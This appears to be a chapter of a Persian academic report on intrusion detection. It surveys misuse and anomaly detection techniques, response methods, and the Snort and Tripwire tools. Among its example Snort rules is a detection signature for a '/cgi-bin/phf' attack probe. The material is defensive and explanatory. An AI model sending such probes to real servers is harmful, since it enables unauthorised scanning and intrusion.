با توجه به آنکه روش‌های تشخیص‌نفوذ به دو دسته کلی تشخیص سوءاستفاده و تشخیص ناهنجاری تقسیم می‌شوند، در هر یک از تکنیک‌های مشخصی به منظور تشخیص‌نفوذ استفاده می‌شود. در این بخش تکنیک‌های استفاده شده در هر یک شرح داده می‌شود.

۲-۴-۱- تشخیص سوءاستفاده

هنگام استفاده از روش تشخیص سوءاستفاده مساله‌ای که مطرح می‌شود این است که آیا در عمل صورت گرفته نشانه‌ای از عمل ناصحیح وجود دارد یا نه. هنگام استفاده از این روش نیاز به نعریف روشن از پاره‌ای از موارد دارد:

- یک تعبیر درست از رفتار غلط
- یک منبع قابل اعتماد از عملکردها
- یک تکنیک قابل اعتماد برای آنالیز اطلاعات

در ادامه این بخش، تکنیک‌های مورد استفاده در روش تشخیص سوءاستفاده شرح داده می‌شود[1]:

۲-۴-۱-۱- سیستم‌های خبره

یکی از اولین تکنیک‌های مورد استفاده در روش تشخیص سوءاستفاده، استفاده از روش‌های سیستم‌های خبره بوده است. مزیت استفاده از این روش در این است که مساله کنترل سیستم مستقل از مسائل مربوط به حل مشکل می‌باشند. این خصوصیت به کاربر این امکان را می‌دهد که دانش لازم در مورد حملات را به صورت قوانین if-then به سیستم بدهد و سپس رویدادهایی که در رابطه با سیستم رخ داده شده است را بدهد. بدین ترتیب سیستم، رویدادهای وارد شده را توسط قوانین داده شده آنالیز می‌کند. با آنکه استفاده از این روش آسان می‌باشد اما استفاده از آن دارای معایبی نیز می‌باشد:


- در حجم بالای داده این روش توانایی کافی ندارد. علت این امر این است که قوانین داده شده تفسیر می‌شوند و واضح است که سیستم‌های مفسر در مقایسه با سیستم‌هایی که برای اجرا کامپایل می‌شوند کندتر هستند.

- نفوذهای محدودی را تشخیص می‌دهند.
- نیاز به یک متخصص است تا بتوان نفوذها و راه‌های مقابله با آن توصیف شوند.

۲-۴-۱-۲- سیستم‌های گذر حالت

استفاده از روش گذر حالت این امکان را در اختیار قرار می‌دهد که با استفاده از سیستم‌های تشخیص الگو[1] عمل خلاف تشخیص داده شود. سرعت و همچنین قدرت انعطاف این روش، آن را به عنوان روشی مناسب در میان سایر روش‌ها مطرح کرده است. برای پیاده‌سازی این مدل، از روش‌هایی استفاده شده است که سه مورد از معروفترین آنها عبارتند از: توصیف گذر حالت با استفاده از API، Colored Petri-Net و آنالیزگر گذر حالت. در ادامه آنالیزگر گذر حالت به صورت مختصر توضیح داده می‌شود:

این روش برای تشخیص سوءاستفاده مورد استفاده قرار می‌گیرد. در این روش از دیاگرام‌های گذر حالت سطح بالا برای نشان دادن و تشخیص سناریوهای شناخته شده مورد استفاده قرار می‌گیرد. دیاگرام گذر حالت یک نمایش گرافیکی از سناریوی مورد نظر است. در شکل ۲-۲ نمونه‌ای از یک دیاگرام گذر حالت نشان داده شده است.



شکل ۲-۲- دیاگرام گذر حالت

نودها بیانگر حالات هستند و کمان‌ها بیانگر گذر بین حالات می‌باشد. ایده اصلی در این روش بر این اساس است که شخص نفوذکننده با قدرت دسترسی محدود شروع به عمل می‌کند و به سیستم، نفوذ می‌کند و سپس قدرت دسترسی خود را بالا می‌برد. به این ترتیب به سایر منابع سیستم نیز دست پیدا می‌کند. در سیستم‌های گذر حالت از یک گراف استفاده می‌شود تا نفوذ مدل گردد. یک حمله مجموعه‌ای از اعمال است که از یک حالت اولیه شروع و به سمت هدف حرکت می‌کند. هر حالت در این گراف بر اساس مشخصه سیستم و سطح دسترسی کاربر بیان می‌شود و گذر بین حالات بر اساس عمل کاربر صورت می‌گیرد.

سیستم آنالیزگر شامل مجموعه‌ای از دیاگرام‌های مختلف می‌باشد که هر یک بیانگر سناریویی است. وقتی که عملی رخ می‌دهد سیستم آنالیزگر بررسی می‌کند که با این عمل در هر دیاگرام می‌توان به حالت دیگری رفت یا خیر. در صورتیکه عمل انجام شده، حالت فعلی را بی‌اثر کند، سیستم حالت را به نزدیکترین حالتی که حالت قبلی را حفظ کند برده می‌شود و اگر عمل حالت را به حالت نهایی ببرد هشداری مبنی بر رخ دادن نفوذ ایجاد می‌شود.

استفاده از این روش دارای مزایا می‌باشد:

---

[1] Pattern matching

- این روش سریع و آسان است.
- می‌توان تنها با توصیف بخشی از نفوذ، آن را تشخیص داد.
- یک روش قابل درک سطح بالا برای توصیف نفوذ است.

علاوه بر مزایا استفاده از این روش دارای معایبی نیز می‌باشد:

- لیست حالات توسط فرد مشخص می‌شود.
- نمی‌توان توسط این روش حالات خیلی پیچیده را توصیف کرد.

۲-۴-۱-۳- سیستم‌های batch mode

با آنکه اکثر سیستم‌های تشخیص‌نفوذ برای کار خود به صورت real time عمل می‌کنند، اما حالاتی وجود دارد که در این موارد اطلاعات ابتدا جمع‌آوری شده و سپس بر روی آنها عمل آنالیز و جستجوی الگو صورت می‌گیرد. یکی از مواردی که از این روش استفاده می‌شود روش بازیابی اطلاعات[1] است.

۲-۴-۲- تشخیص ناهنجاری

روش تشخیص ناهنجاری فرایندی است که شامل فراهم کردن شناسه‌هایی از عملکرد کاربران و سپس مقایسه آن با سایر اعمال است. شناسه‌ها به عنوان مجموعه‌ای از معیارها در نظر گرفته می‌شود و معیارها بر اساس عملکرد صحیح کاربران محاسبه می‌شود. هر معیار یک حد اعتباری دارد که در آن فاصله عملکرد صحیح مشخص می‌شود. در ادامه روش‌هایی که برای این مدل به منظور تشخیص‌نفوذ استفاده می‌شود مطرح می‌گردد[1].

۲-٤-۲-۱- مدل Denning

Drothy Denning در مقاله خود در سال ۱۹۸۶ مدلی برای تشخیص‌دهنده‌های نفوذ مطرح کرد که شامل چهار مدل بود. هر یک از مدل‌ها بر اساس معیار خاصی عمل می‌کند:

- **مدل عملکردی**

اولین مدل مطرح شده مدل عملکردی بوده است. در این مدل با توجه به معیارهایی نظیر شمارنده تعداد خطای کلمه عبور در یک فاصله زمانی عمل می‌کند. در این مدل، مقدار بدست آمده با حد مورد نظر مقایسه می‌شود و در صورت گذشتن از حد به عنوان یک عمل خلاف قاعده گزارش می‌شود.

- **مدل میانگین انحراف**

دومین مطلب مربوط است به مطرح کردن یک میانگین و انحراف مشخص داده‌ها. در این روش فرض بر این است که مطالبی که سیستم آنالیزگر در مورد رفتار سیستم می‌داند عبارت است از میانگین و انحراف معیار دو داده اول. یک رفتار، زمانی غیرطبیعی به نظر می‌رسد که در خارج از بازه مطمئن قرار گیرد. این بازه اطمینان

---
[1] Information retrieval

بر اساس میانگین یک سری از پارامترها نظیر شمارنده رویدادها، فاصله‌های زمانی و میزان استفاده از منابع محاسبه می‌شود.

- **مدل چندپارامتری**[1]

سومین مدل، مدل چندپارامتری است که گسترش یافته مدل دوم است. این مدل بر پایه برقراری ارتباط بین دو یا چند معیار بنا شده است. در نتیجه به جای آنکه عمل تشخیص تنها بر اساس یک مقدار انجام شود، می‌توان آن را بر اساس ارتباط بین مقادیر مختلف انجام داد. برای مثال به جای آنکه عمل تشخیص را فقط بر اساس مدل زمان ارتباط قرار انجام شود، می‌توان آن را بر اساس پارامترهای مدت زمان ارتباط و cpu cycle قرار داد.

- **مدل فرایند مارکف**

در این حالت تشخیص‌دهنده، هر عمل را به عنوان یک حالت در نظر می‌گیرد و از یک ماتریس گذر حالت برای نشان دادن ارتباط بین حالات مختلف استفاده می‌کند. مقادیر این ماتریس نشان دهنده نرخ گذر از یک حالت به حالت دیگر است. در این صورت عملی غیرعادی به نظر می‌رسد که احتمال گذر آن خیلی کم باشد.

۲-٤-۲-۲- آنالیز کمی

یکی از رایج‌ترین تکنیک‌هایی که در روش تشخیص ناهنجاری مورد استفاده قرار می‌گیرد استفاده از روش آنالیز کمی است. در این روش قوانین و مشخصات به صورت عددی نمایش داده می‌شود. در روش denning مدل کمی تا حدی در بخش مدل رفتاری مطرح شده بود. تکنیک‌های استفاده شده در این روش به صورت یک سری محاسبات در نظر گرفته می‌شود که این محاسبات از جمع دو عدد ساده می‌تواند باشد تا محاسبات پیچیده. نتایج این تکنیک به عنوان پایه‌ای برای روش‌های تشخیص سوءاستفاده و تشخیص ناهنجاری می‌تواند مورد استفاده قرار گیرد. در ادامه این روش شرح داده می‌شود:

- **تشخیص آستانه**

رایج‌ترین بخش روش آنالیز کمی تشخیص آستانه می‌باشد. در این روش بعضی از خصوصیات کاربر و سیستم به صورت اعدادی محاسبه می‌شود که نشان‌دهنده سطوح و حد دسترسی‌های مختلف می‌باشد. مثال ساده از این روش تعداد موارد ناموفق برای login کردن به سیستم است.

- **تشخیص آستانه به روش اکتشافی**[2]

در این روش نسبت به روش قبل قدم فراتر گذاشته می‌شود و علاوه بر بدست آوردن یک سطح آستانه سعی می‌کند که آن را با سطح مورد نظر تطابق دهد. این فرایند باعث افزایش صحت تشخیص می‌شود، مخصوصاً مواقعی که عمل تشخیص بر روی تعداد زیادی از منابع و افراد صورت می‌گیرد. در نتیجه برای مثال در عوض

---

[1] Multivariate
[2] Heuristic

آنکه در صورت وقوع سه بار رخ دادن خطای login تولید هشدار شود در صورت رخ دادن تعداد غیرعادی خطای login تولید هشدار شود. این تعداد غیر عادی با توجه به روابطی محاسبه می‌شود.

- **بررسی درستی هدف**

یکی دیگر از روش‌ها، بررسی صحت هدف است. در این روش بررسی می‌گردد که آیا تغییری در سیستم رخ داده است یا خیر. یکی از مثال‌هایی که در این رابطه می‌توان به آن اشاره کرد استفاده از تابعی برای محاسبه checksum، اشیاءای است که در سیستم قرار دارند. بعد از محاسبه checksum این مقدار در یک محل امن نگهداری می‌شود. سیستم تشخیص‌نفوذ به طور متناوب checksum، اشیاء موجود را با مقادیر ذخیره شده مقایسه می‌کند. در مواقعی که تغییری مشاهده شود آن را اعلام می‌کند. Tripwire که یک سیستم تشخیص‌نفوذ در سیستم‌عامل Linux است به این روش عمل می‌کند.

- **آنالیز کمی‌و تقلیل سازی داده‌ها**

یکی از روش‌هایی که در آنالیز کمی‌استفاده می‌شود تقلیل‌سازی داده‌ها[1] است. تقلیل‌سازی داده‌ها فرایندی است که در آن اطلاعات اضافی از داده‌های جمع‌آوری شده حذف می‌گردد. این کار باعث کاهش بار منابع ذخیره شده و بهینه کردن فرایند تشخیص‌نفوذ بر اساس آن اطلاعات می‌شود.

۲-٤-۲-۳- آنالیز آماری

اولین نمونه‌های سیستم تشخیص‌نفوذ برای تشخیص ناهنجاری بر اساس این روش عمل می‌کردند. این روش در سیستم‌هایی نظیر IDES، NIDES و Haystack استفاده شده است.

- **IDES/NIDES**

در این روش برای هر کاربر و هر شئ سیستم، شناسه‌ای ساخته و نگهداری می‌شود. این شناسه‌ها به صورت متناوب به روز درآورده می‌شوند و از اینجا تغییراتی که در هر شناسه رخ داده شده است مشخص می‌شود.

- **Haystack**

در این روش از یک مکانیزم تشخیص ناهنجاری دو بخشه استفاده می‌شود. در قسمت اول مشخص می‌شود که حوزه عملکرد یک کاربر برای نفوذ چه مقدار می‌باشد و در قسمت دوم مقدار انحراف عملکرد هر کاربر نسبت به حالت عادی مشخص می‌شود.

۲-٤-۲-٤- آنالیز آماری غیر پارامتری

در روش آماری که شرح آن آمد، آنالیز صورت گرفته بر اساس یک سری فرضیات در مورد توزیع داده‌های مورد بررسی انجام می‌شود. با توجه به این مساله مشکل زمانی رخ می‌دهد که این فرضیات اشتباه باشد. در این حال استفاده از روش‌های غیر پارامتری این مشکل را رفع می‌کنند.

در آنالیز خوشه‌ای، مقدار زیادی از سوابق سیستم مورد بررسی، جمع‌آوری و با توجه به معیارهایی به دسته‌هایی تقسیم می‌شوند. برای انجام این کار پیش پردازشی انجام می‌شود که به واسطه آن برداری از ویژگی‌های رویدادهای یک

[1] Data reduction

کاربر خاص تولید می‌شود. برای دسته‌بندی بردارها به کلاس‌های رفتاری از از الگوریتم خوشه‌بندی استفاده می‌شود. با این کار اعضایی که رفتار نزدیک داشته باشند در یک کلاس قرار می‌گیرند.

۲-٤-۲-٥- آنالیز مبتنی بر قواعد

روش دیگری که برای سیستم‌های تشخیص‌نفوذ در حالت تشخیص ناهنجاری استفاده می‌شود روش مبتنی بر قواعد می‌باشد. فرض‌های انجام شده در این روش همانند روش آنالیز آماری می‌باشد. مهمترین تفاوتی که در این روش وجود دارد این است که سیستم از مجموعه‌ای از قوانین برای نگهداری الگوها استفاده می‌کند. نمونه سیستم‌هایی که از این روش استفاده می‌کنند Wisdom & Sense و TIM می‌باشند.

۲-٤-۲-٦- آنالیز با استفاده از شبکه‌های عصبی

شبکه‌های عصبی تکنیک دیگری است که برای تشخیص‌نفوذ می‌توان از آن استفاده کرد. شبکه‌های عصبی، مجموعه‌ای از واحدهای پردازشی می‌باشد که توسط ارتباطات وزن داری با یکدیگر ارتباط دارند. دانش سیستم توسط ساختار شبکه‌ای که مجموعه‌ای از نورون‌ها و ارتباطات وزن‌دار می‌باشد ذخیره شده است. فرایند یادگیری توسط تغییر وزن ارتباطات و همچنین اضافه و حذف کردن آنها صورت می‌گیرد.

پردازش در شبکه‌های عصبی دارای دو مرحله می‌باشد. در مرحله اول شبکه‌ای بر اساس آموخته‌های گذشته و اطلاعاتی که رفتار کاربر را نشان می‌دهد تشکیل می‌شود. در مرحله دوم شبکه رخدادهای دیگر را می‌پذیرد و آن را با رفتار گذشته مقایسه می‌کند وشباهت‌ها و تفاوت‌ها را بدست می‌آورد. شبکه، غیر عادی بودن رخدادها را با حذف و اضافه کردن ارتباطات و تغییر وزن آنها نشان می‌دهد.

۲-۴-۳-سایر تکنیک‌ها

این تکنیک‌ها در هر دو روش سیستم‌های تشخیص سوءاستفاده و تشخیص ناهنجاری می‌تواند مورد استفاده قرار گیرد. در این بخش بعضی از این روش‌ها شرح داده می‌شود[3].

۲-۴-۳-۱- سیستم امنیت بیولوژیکی

در این روش یک نگاه جدید به امنیت در سیستم‌های کامپیوتری مطرح می‌شود. سوالی که مطرح می‌شود این است که "چگونه مجموعه‌ای از کامپیوترها خود را حفظ می‌کنند؟". برای پاسخ به این سوال تشاب‌های بین سیستم امنیتی بیولوژیکی و سیستم امنیتی کامپیوترها باید بررسی شود.

کلید پاسخ این سوال این است که اینگونه سیستم‌ها توانایی ارزیابی خود را دارند. این مکانیزمی است که در سیستم امنیتی بیولوژیکی وجود دارد. در یک سیستم بیولوژیکی عمل حفاظت با بررسی عامل‌های ریزتر نظیر اسیدهای آمینه، پروتئین‌ها و ... انجام می‌شود. مشابه همین عمل را می‌توان در رابطه با سیستم‌های تشخیص‌نفوذ بکار برد. در این رابطه، system callها را می‌توان به عنوان جزئی‌ترین و اولین منبع اطلاعات در نظر گرفت. روش بررسی به این ترتیب است که

ترتیب اجرای system callها به صورت آماری برای کاربردهای مختلف نگهداری می‌شود. اگر برنامه‌ای بخواهد اجرا شود ترتیب اجرای system callها با اطلاعات ذخیره شده تطابق داده می‌شود و در صورت بروز تفاوت قابل توجهی یک هشدار داده می‌شود.

۲-۴-۳-۲- الگوریتم ژنتیک

یکی دیگر از روش‌های تشخیص‌نفوذ استفاده از الگوریتم ژنتیک است. از دید الگوریتم ژنتیک فرایند تشخیص‌نفوذ دربر گیرنده تعریف یک بردار برای اطلاعات رخدادها می‌باشد، به این معنی که بردار مربوطه نشان می‌دهد که رخداد انجام شده یک نفوذ است یا خیر.

در ابتدا یک بردار فرضی در نظر گرفته می‌شود و صحت آن بررسی می‌گردد، بعد از آن یک فرض دیگر انجام می‌شود، که این فرض بر اساس نتایج تست فرض قبلی می‌باشد. این عمل به صورت تکراری آنقدر انجام می‌شود تا راه‌حل پیدا شود. نقش الگوریتم ژنتیک در این بین ایجاد فرض‌های جدید بر اساس نتایج قبلی می‌باشد. الگوریتم ژنتیک دربرگیرنده دو مرحله است، مرحله اول شامل کدکردن راه‌حل به صورت رشته‌ای از بیت‌ها می‌باشد و مرحله دوم پیدا کردن تابعی برای بررسی رشته بیتی.

GASSATA سیستمی‌است که بر این اساس کار می‌کند. در GASSATA رخدادهای سیستم بر اساس مجموعه‌ای از بردارها دسته‌بندی می‌شوند. H (یک بردار برای هر رشته رخداد) و n (تعداد حملات شناخته شده است) بدین صورت تعریف می‌شوند که اگر Hi برابر یک باشد یعنی حمله‌ای صورت گرفته است وصفر عکس آن معنی می‌دهد. تابع بررسی‌کننده دو بخش دارد، اول اینکه احتمال خطری که یک حمله برای یک سیستم دارد را در مقدار بردار ضرب می‌کند و در ادامه نتیجه آن بر اساس یک تابع درجه دوم که به منظور تشخیص خطا مورد استفاده قرار می‌گیرد بررسی می‌شود. بدین ترتیب فرض‌های غلط حذف می‌گردد. این قدم تمایز بین حملات مختلف را مشخص می‌کند. نتیجه این پردازش‌ها بهینه کردن نتیجه آنالیز است.

۲-۴-۳-۳- مبتنی بر عامل‌ها

مفهوم عامل در رابطه با سیستم‌های تشخیص‌نفوذ به نرم‌افزارهایی تعلق می‌گیرد که عمل امنیتی مشخصی را بر روی میزبان انجام می‌دهد. این عمل به صورت مستقل انجام می‌شود بدین معنی که عمل کنترل تنها توسط عامل صورت می‌گیرد و فرایندهای دیگر در این بین نقشی ندارند.

تشخیص توسط عامل‌ها، بسیار قوی است به علت اینکه محدوده توانایی‌هایی که برای عامل‌ها می‌توان در نظر گرفت بسیار زیاد است. یک عامل می‌تواند خیلی ساده و یا خیلی پیچیده باشد. محدوده توانایی‌های عامل‌ها این قدرت را به آنها می‌دهد که در رابطه با هر دو روش تشخیص سوءاستفاده و تشخیص ناهنجاری مورد استفاده قرار گیرد. یکی از معروفترین و اولین سیستم‌هایی که بر اساس عامل‌ها پیاده‌سازی شده است AAFID می‌باشد.

۲-۵- تکنیک‌های پاسخ

پاسخ‌هایی که سیستم‌های تشخیص‌نفوذ می‌توانند داشته باشند به دو دسته کلی فعال و غیرفعال دسته‌بندی می‌شوند. در حالت فعال برای مثال می‌توان جلوی حمله را گرفت و یا سیستم را بلاک کرد. در حالت غیرفعال، سیستم مشکلات را ذخیره و آنها را گزارش می‌دهد. در یک سیستم هر دو نوع می‌تواند همزمان وجود داشته باشد. یکی از بخش‌های مهم هر سیستم تشخیص‌نفوذ این است که تشخیص دهد چه نوع حمله‌ای صورت گرفته و متناسب با آن حمله چه پاسخی باید داده شود.

۲-۵-۱- پاسخ فعال

در پاسخ فعال سیستم بعد از مشخص شدن نوع حمله باید عکس العمل لازم را انجام دهد. برای پاسخگویی حالات متفاوتی وجود دارد که در ادامه به سه مورد از آنها اشاره می‌شود:

- **عمل عکس در مورد حمله کننده**

اولین حالت پاسخگویی، عمل متقابل در مقابل حمله‌کننده است. مشخص‌ترین راه در این حالت، پیش رفتن معکوس به منظور پیدا کردن منبع حمله است. بعد از پیدا کردن منبع حمله می‌توان جلوی آن را گرفت و یا آنکه ارتباط با آن را قطع کرد. پاسخ‌هایی که در این رابطه وجود دارد می‌توانند به صورت اتوماتیک باشند و یا آنکه توسط فرد فعال شوند.

- **تغییر دادن سیستم**

یکی از روش‌های پاسخ فعال تغییر شرایط سیستم است. اگر چه که این نوع پاسخگویی بی‌سروصداترین نوع پاسخگویی است اما حالت بهینه نیز می‌باشد. ایده کلی در این روش پوشاندن رخنه‌هایی است که حملات از آن مناطق صورت می‌گیرد. سیستم‌های دفاعی در سیستم‌های خودشفا دهنده همانند سیستم‌های دفاعی بدن می‌باشد، بدین صورت که خود سیستم سعی در ترمیم مشکلات خود می‌کند.

- **جمع‌آوری اطلاعات بیشتر**

سومین حالت پاسخگویی جمع‌آوری اطلاعات بیشتر در مورد حمله است. این حالت در مواقعی استفاده می‌شود که سیستم تحت حفاظت، دارای اهمیت ویژه‌ای باشد و صاحب اصلی سیستم می‌خواهد که درمان اصلی حمله را بدست آورد. در مواقعی سیستم اصلی با سیستم دیگری جایگزین می‌شود که به عنوان محلی برای حمله مورد استفاده قرار می‌گیرد. این سیستم دارای اسامی‌متفاوتی می‌باشد نظیر "honey pot" و "fish bowls". این سیستم مجهز به تمام مشخصاتی است که سیستم اصلی دارا می‌باشد. بدین ترتیب می‌توان بر اساس حملاتی که به سیستم جایگزین می‌شود اطلاعات بیشتری در مورد حمله جمع‌آوری کرد.

۲-۵-۲- پاسخ غیرفعال

در روش غیرفعال تنها اطلاعاتی برای کاربر فراهم می‌شود و سایر اعمال به عهده کاربر گذاشته می‌شود که چه تصمیمی‌بگیرد. از این روش بیشتر در سیستم‌های اولیه تشخیص‌نفوذ استفاده می‌شده است. این عمل به صورت‌های مختلفی می‌تواند صورت بگیرد که دو روش از آنها عبارتند از:

- **تولید هشدار**

در این روش بعد از وقوع رخدادی هشداری تولید می‌شود. برای هشدار دادن و اخطار دادن می‌توان از کارهای مختلفی استفاده کرد. برای مثال می‌توان پیغام‌هایی بر روی صفحه نمایش ظاهر شود و یا آنکه آژیرهایی به صدا درآید.

- **تله SNMP**

بسیاری از سیستم‌های تشخیص‌نفوذ به صورتی طراحی شده اندکه در کنار نرم‌افزارهای شبکه‌ای مورد استفاده قرار می‌گیرند. در این سیستم‌ها، سیستم تشخیص‌نفوذ می‌تواند از امکانات مدیریت شبکه بهره ببرد و هشدارهای لازم را ارسال و نشان دهد. یکی از این امکانات پروتکل SNMP است که می‌تواند مورد استفاده قرار گیرد.

۲-۶- معرفی دو سیستم تشخیص‌نفوذ نمونه

در این پروژه برای انجام آزمایشات دو سیستم تشخیص‌نفوذ نمونه (snort و tripwire) استفاده شده است. Snort یک سیستم تشخیص‌نفوذ مبتنی بر شبکه است و tripwire یک سیستم تشخیص‌نفوذ مبتنی بر میزبان.

۲-۶-۱- Snort [9, 10]

Snort یکی از رایج‌ترین و بهترین نمونه‌های سیستم تشخیص‌نفوذ مبتنی بر شبکه است که به صورت open source ارائه شده است. این ابزار برای استفاده در شبکه‌های TCP/IP که بزرگ نیستند می‌تواند مفید و کارامد باشد. Snort را یک سیستم تشخیص‌نفوذ سبک می‌نامند، علت امر این است که می‌توان آن را به راحتی بر روی نودهای شبکه نصب و اجرا کرد.

Snort برای جمع‌آوری داده‌های ارسالی شبکه از کتابخانه libpcap استفاده می‌کند. در این سیستم با تطبیق الگو در بسته‌های جمع‌آوری شده عمل تشخیص‌نفوذ صورت می‌گیرد. با استفاده از این روش snort توانایی تشخیص محدوده وسیعی از حملات را دارد. برای مثال حملاتی نظیر buffer overflow، port scan، حملات CGI، حملات SMB و حملات از کاراندازی سرویس از جمله حملات قابل تشخیص توسط این سیستم است. در snort شیوه تولید پیغام به صورت real-time است.

۲-۶-۱-۱- معماری Snort


در معماری snort سعی شده است تا پارامترهایی نظیر کارایی، سادگی و انعطاف‌پذیری در آن درنظر گرفته شود. در ساختار snort سه بخش اصلی وجود دارد که عبارتند از دکدر بسته‌های شبکه، موتور تشخیص و سیستم تولید هشدار و log گرفتن.

- **دکدر بسته‌های شبکه**

دکدر بسته‌ها به صورتی طراحی شده است که اطلاعات لایه‌های مختلف شبکه را استخراج می‌کند. در این بخش روتین‌های مختلفی وجود دارد که هر یک اطلاعات لایه مشخصی را در بر می‌گیرد. این اطلاعات از لایه data-link شروع می‌شود و به لایه کاربرد می‌رسد.

- **موتور تشخیص**

درsnort قوانین تشخیص در یک لیست پیوندی دو بعدی ذخیره می‌شوند. در شکل ۲-۳ ساختار این لیست نشان داده شده است.



شکل ۲-۳- ساختار لیست قوانین Snort

یک بعد این لیست مربوط است به header بسته‌ها که شامل آدرس و پورت مبداء و مقصد است و بعد دیگر شامل سایر مواردی است که در ساختار یک بسته می‌تواند وجود داشته باشد. روش ذخیره‌سازی به این ترتیب است که در بعد header آدرس و پورت‌ها مشخص می‌شود و سپس در قوانینی که برای یک مبداء و مقصد مشترک باشد در بعد دیگر و در زیر header مربوط به آن ارتباط قرار می‌گیرد. این روش ذخیره‌سازی باعث می‌شود که عمل جستجو با سرعت مناسبی انجام شود.

- **سیستم هشدار دهنده و log گیرنده**

در snort سیستم هشدار دهنده در زمان پیکربندی مشخص می‌شود. برای انجام این کار سه سیستم log گرفتن و چهار سیستم هشدار دهنده وجود دارد. سیستم‌های logگیری عبارتند از ذخیره اطلاعات در دکدر خود snort، ذخیره در دایرکتوری‌های مستقل به نام IPهای فرستنده بسته‌ها و نهایتاً به صورت باینری به فرمت tcpdump. سیستم‌های هشدار دهنده عبارتند از ارسال پیغام به سیستم syslog، ذخیره‌سازی logها در فایل alert به دو فرمت full و یا fast و یا ارسال پیغام‌های هشدار به یک ماشین client توسط winpopup.

۲-۶-۱-۲- قوانین Snort

نوشتن قوانین snort به سادگی می‌تواند انجام شود. در قوانین نوشته شده می‌توان سه پایه عملکرد انتخاب کرد. این موارد عبارتند از: log، alert و pass. قوانین pass قوانینی هستند تنها جلوی بسته را می‌گیرند اما هشداری ایجاد نمی‌کنند. قوانین log قوانینی هستند که از تمام داده‌های جمع‌آوری شده log می‌گیرند و نهایتاً قوانین alert قوانینی هستند که پیغام هشداری مبنی بر رخ دادن عمل خطایی ایجاد می‌کند.

ساده‌ترین نوع قوانین، قوانینی است که تنها بر اساس آدرس و پورت مبداء و مقصد و پروتکل ارتباطی کار می‌کنند. برای مثال:

```
Log tcp any any -> 10.1.1.0/24 79
```

این دستور باعث می‌شود که از تمام ارتباطات tcp که به پورت ۷۹ کامپیوترهای شبکه با آدرس 10.1.1.0 از نوع کلاس C ارسال می‌شود log گرفته شود.

همانطور که از ظاهر این قانون مشخص است اطلاعات آن تنها در بعد header لیست ذخیره‌سازی قوانین جا می‌گیرد. اما می‌توان قوانین پیچیده‌تری نیز برای snort نوشت. در این حالت اطلاعات اضافه در بعد دوم لیست قرار می‌گیرند. بعضی از مشخصات اضافی که در قوانین می‌تواند مورد استفاده قرار گیرد به ترتیب زیر است:

- content: محتویات مشخصی را در بسته جستجو می‌کند.
- Flags: flagهای لایه TCP را بررسی می‌کند.
- Ttl: فیلد TTL در لایه IP را مورد بررسی قرار می‌دهد.

برای مثال در ۲-۴ تعدادی از قوانین نوشته شده برای snort را می‌توان مشاهده کرد.

```
alert tcp any any -> 10.1.1.0/24 80 (content: "/cgi-bin/phf": msg: "PHF
probe!":)
```

Options allow increased rule complexity.

```
alert tcp any any -> 10.1.1.0/24 6000:6010 (msg: "X traffic":)
```

An example of port ranges.


```
alert tcp !10.1.1.0/24 any -> 10.1.1.0/24 6000:6010 (msg: "X traffic":)
```


Matching by exception on the source IP address

شکل ۲-۴- مدل قوانین Snort

۲-۶-۲- Tripwire [17, 20]

Tripwire یکی از پرکاربردترین سیستم‌های تشخیص‌نفوذ مبتنی بر میزبان است که عملکرد آن بر اساس تغییرات ایجاد شده در ساختار فایل‌سیستم میزبان می‌باشد. این سیستم برای انجام کار خود در ابتدا هارددیسک را scan می‌کند و یک بانک اطلاعاتی بر اساس وضعیت فعلی آن می‌سازد. بعد از ساخته شدن این بانک، tripwire به صورت پریودیک فایل‌سیستم را مورد بررسی قرار می‌دهد و هر تغییری که در مقایسه بین بانک اطلاعاتی وهارددیسک وجود داشته باشد اطلاع می‌دهد. در شکل ۲-۵ می‌توان ساختار کلی عملکرد tripwire را مشاهده کرد.

